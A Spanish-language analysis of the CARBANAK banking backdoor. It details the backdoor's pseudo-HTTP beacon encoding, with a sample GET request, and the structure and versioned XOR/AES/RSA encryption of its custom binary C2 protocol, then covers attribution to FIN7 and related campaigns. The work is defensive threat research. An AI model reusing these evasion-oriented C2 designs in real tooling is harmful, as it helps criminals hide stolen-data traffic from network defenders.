Los mensajes se cifran utilizando la implementación RC2 de Microsoft en modo CBC con relleno PKCS#5. Luego, el mensaje cifrado se codifica en Base64, reemplazando todos los caracteres '/' y '+' por '.' y '-' caracteres, respectivamente. El vector de inicialización (IV) de ocho bytes es una cadena generada aleatoriamente que consta de caracteres alfabéticos en mayúsculas y minúsculas. Se antepone al mensaje cifrado y codificado.

Luego, la carga útil codificada se hace para que parezca un URI al insertar un número aleatorio de caracteres '/' en ubicaciones aleatorias dentro de la carga útil codificada. Luego, el malware agrega una extensión de script (php, bml o cgi) con un número aleatorio de parámetros aleatorios o una extensión de archivo de la siguiente lista sin parámetros: gif, jpg, png, htm, html, php.

Este URI se utiliza luego en una solicitud GET o POST. El cuerpo de la solicitud POST puede contener archivos en formato archivador. En la Figura 5 se muestra un ejemplo de solicitud GET.

```
GET       /CybftIPMyw/vt/rcAic/8c7FIc/1iVpvYtU86u-XdvXTD.cgi?Vbkd8HN=sPknIWnZ-
X&33m=kgxr&8JxTUp7oupRViD97=gtU6yG706rj1eL-lYRmllCd HTTP/1.1
Host: <hostname>
User-Agent: <system user-agent>
Accept: */*
```

Figura 5: Ejemplo de baliza pseudo-HTTP

El protocolo pseudo-HTTP utiliza cualquier proxy descubierto por el hilo de monitoreo del proxy HTTP o agregado por el comando adminka. La puerta trasera también busca configuraciones de proxy para usar en el registro en HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings y para cada perfil en el archivo de configuración de Mozilla Firefox en %AppData%\Mozilla\Firefox\<ProfileName>\prefs.js.

PROTOCOLO BINARIO PERSONALIZADO

La Figura 6 describe la estructura del protocolo binario personalizado del malware. Si un mensaje tiene más de 150 bytes, se comprime con un algoritmo no identificado. Si un mensaje tiene más de 4096 bytes, se divide en fragmentos comprimidos. Este protocolo ha sufrido varios cambios a lo largo de los años, y cada versión se basa de alguna manera en la versión anterior. Es probable que estos cambios se introdujeran para hacer que las firmas de red existentes fueran ineficaces y dificultar la creación de firmas.

```
typedef struct binaryProtocolMsg{
    uint8_t cmdId;
    uint8_t flag;
    uint32_t messageLength;
    uint16_t chunkLength;
    uint16_t chunkIndex;
    uint8_t chunkFlag; //compressed, more chunks coming
    uint32_t unknown;
    uint8_t hdrXORKey1[4]; //random, unused by some versions
    uint8_t hdrXORKey2[5]; //random, unused by some versions
    uint8_t chunkData[chunkLength];
}
```

Figura 6: Formato de mensaje de protocolo binario

VERSIÓN 1

En la primera versión del protocolo binario, descubrimos que los cuerpos de los mensajes que se almacenan en el campo <chunkData> simplemente se realizan mediante operación XOR con el ID del host. El mensaje inicial no está cifrado y contiene el ID del host.

VERSIÓN 2

En lugar de utilizar el ID del host como clave, esta versión utiliza una clave XOR aleatoria de entre 32 y 64 bytes de longitud que se genera para cada sesión. Esta clave se envía en el mensaje inicial.

VERSIÓN 3

La versión 3 agrega cifrado a los encabezados. Los primeros 19 bytes de los encabezados de los mensajes (hasta el campo <hdrXORKey2>) se someten a operación XOR con una clave de cinco bytes que se genera aleatoriamente por mensaje y se almacena en el campo <hdrXORKey2>. Si el campo <flag> del encabezado del mensaje es mayor que uno, la clave XOR utilizada para cifrar los cuerpos de los mensajes se repite a la inversa al cifrar y descifrar mensajes.

VERSIÓN 4

Esta versión agrega un poco más de complejidad al esquema de cifrado del encabezado. Los encabezados están cifrados XOR con <hdrXORKey1> y <hdrXORKey2> combinados e invertidos.

VERSIÓN 5

La versión 5 es el más sofisticado de los protocolos binarios que hemos visto. Se genera una clave de sesión AES de 256 bits y se utiliza para cifrar los encabezados y cuerpos de los mensajes por separado. Inicialmente, la clave se envía al servidor C2 con el mensaje completo y los encabezados cifrados con el algoritmo de intercambio de claves RSA. Todos los mensajes posteriores se cifran con AES en modo CBC. El uso de criptografía de clave pública hace que el descifrado de la clave de sesión no sea factible sin la clave

EVOLUCIÓN

El protocolo binario de CARBANAK ha sufrido varios cambios importantes a lo largo de los años. La Figura 7 ilustra una línea de tiempo aproximada. Puede que no sea del todo exacta pero nos da una idea general de cuándo ocurrieron los cambios. Se ha observado que algunas versiones de esta puerta trasera de robo de datos utilizan versiones obsoletas del protocolo. Esto puede sugerir que varios grupos de operadores estén compilando sus propias versiones de esta puerta trasera de robo de datos de forma independiente.




Figura 7: Cronología de las versiones del protocolo binario

APRECIACION DE SITUACION

Casi toda la informcion disponible sobre el malware CARBANAK dan cuenta de que el "Grupo Carbanak" estaria detrás de la actividad maliciosa asociada con esta puerta trasera de robo de datos. FireEye iSIGHT Intelligence ha rastreado varias campañas generales independientes que emplean la herramienta CARBANAK y otras puertas traseras asociadas, como DRIFTPIN (también conocido como *Toshliph*). Con los datos disponibles en este momento, no está claro qué tan interconectadas están estas campañas: si todas están orquestadas directamente por el mismo grupo criminal, o si estas campañas fueron perpetradas por actores poco afiliados que comparten malware y técnicas.

FIN7

En todas las investigaciones de Mandiant hasta la fecha en las que se descubrió la puerta trasera CARBANAK, la actividad se atribuyó al grupo de amenazas FIN7. FIN7 ha estado extremadamente activo contra las industrias hotelera y de restauración de EE. UU. desde mediados de 2015.

FIN7 utiliza CARBANAK como herramienta posterior a la explotación en fases posteriores de una intrusión para consolidar su presencia en una red y mantener el acceso, utilizando con frecuencia el comando de video para monitorear a los usuarios y conocer la red víctima, así como el comando de túnel para conexiones proxy. En porciones aisladas del entorno de la víctima. FIN7 ha utilizado constantemente certificados de firma de código adquiridos legalmente para firmar sus cargas útiles CARBANAK. Finalmente, FIN7 ha aprovechado varias técnicas nuevas que no hemos observado en otras actividades relacionadas con CARBANAK.

Proofpoint informó inicialmente sobre una **campaña generalizada dirigida a bancos y organizaciones financieras** en todo Estados Unidos y Medio Oriente a principios de 2016. Identificamos varias organizaciones adicionales en estas regiones, así como en el sudeste asiático y el suroeste de Asia, que estaban siendo atacadas por los mismos atacantes.

Este grupo de actividad persistió desde finales de 2014 hasta principios de 2016. En particular, la infraestructura utilizada en esta campaña se superpuso con LAZIOK, NETWIRE y otro malware dirigido a entidades financieras similares en estas regiones.

DRIFTPIN (también conocido como *Spy.Agent.ORM* y *Toshliph*) se ha asociado anteriormente con CARBANAK

en varias campañas. Lo hemos visto implementado en el phishing inicial por parte de FIN7 en la primera mitad de 2016. Además, a finales de 2015, **ESET informó sobre ataques asociados a CARBANAK** , detallando una campaña de phishing dirigido a bancos rusos y de Europa del Este que utilizaban DRIFTPIN como carga útil maliciosa. Cyphort Labs también reveló que se habían implementado variantes de DRIFTPIN asociadas con este grupo de actividad **a través del kit de explotación RIG colocado en los sitios web de dos bancos ucranianos comprometidos.**

FireEye iSIGHT Intelligence observó esta ola de phishing dirigido a una gran variedad de objetivos, incluidas instituciones financieras estadounidenses y empresas asociadas con el comercio y las actividades mineras de Bitcoin. Este grupo de actividad continúa activo hasta el día de hoy, dirigido a entidades similares. Detalles adicionales sobre esta última actividad están disponibles en el Portal MySIGHT de FireEye iSIGHT Intelligence.

CONCLUSIÓN

Realmente es complejo determinar si existe una sola organización de Carbanak o realemnte como cree el suscripto esta es parte de la Criminalidad Organizada Transnacional y en consecuencia es utilizada por distintas organzaciones criminales y cada una de esta le agrega su propio condimento. Por lo visto al menos algunos de los ciberdelincuentes tienen acceso al codigo fuente dado que este esta encriptado y pueden modificarlo.

Tambien es muy posible que algunos de ellos estén compilando sus propias versiones de la puerta trasera de forma independiente.

El futuro de la cibercriminalidad organizada nos permitira ver con el correr de los tiempos mas campañas de este tipo cada vez mas sofisticadas y con otros modus operandi. Carbanak es solo la punta del iceberg que utilizaran estas organizaciones guiadas solo por el ánimo de lucro o de ganancias materiales. Su caracteristica principal es que son grupos criminales con permanencia en el tiempo, que persiguen fines economicos y que actuam en forma transnacional y anonima con lo cual se les dificultara a las agencias de la ley evitar estas acciones criminales asi como su individualizacion y enjuiciamiento de todos sus miembros.

BIBLIOGRAFÍA:

https://www.forbesargentina.com/innovacion/ranking-definitivo-seis-ciberataques-mas-espectaculares-ano-n11186

https://cobertura.com.ar/2021/10/20/aumentan-los-ciberdelitos-y-tambien-las-solicitudes-de-coberturas/

https://www.kaspersky.com/about/press-releases/2015_the-great-bank-robbery-carbanak-cybergang-steals--1bn-from-100-financial-institutions-worldwide

https://securelist.com/the-great-bank-robbery-the-carbanak-apt/68732/

https://www.wired.co.uk/article/carbanak-gang-malware-arrest-cybercrime-bank-robbery-statistics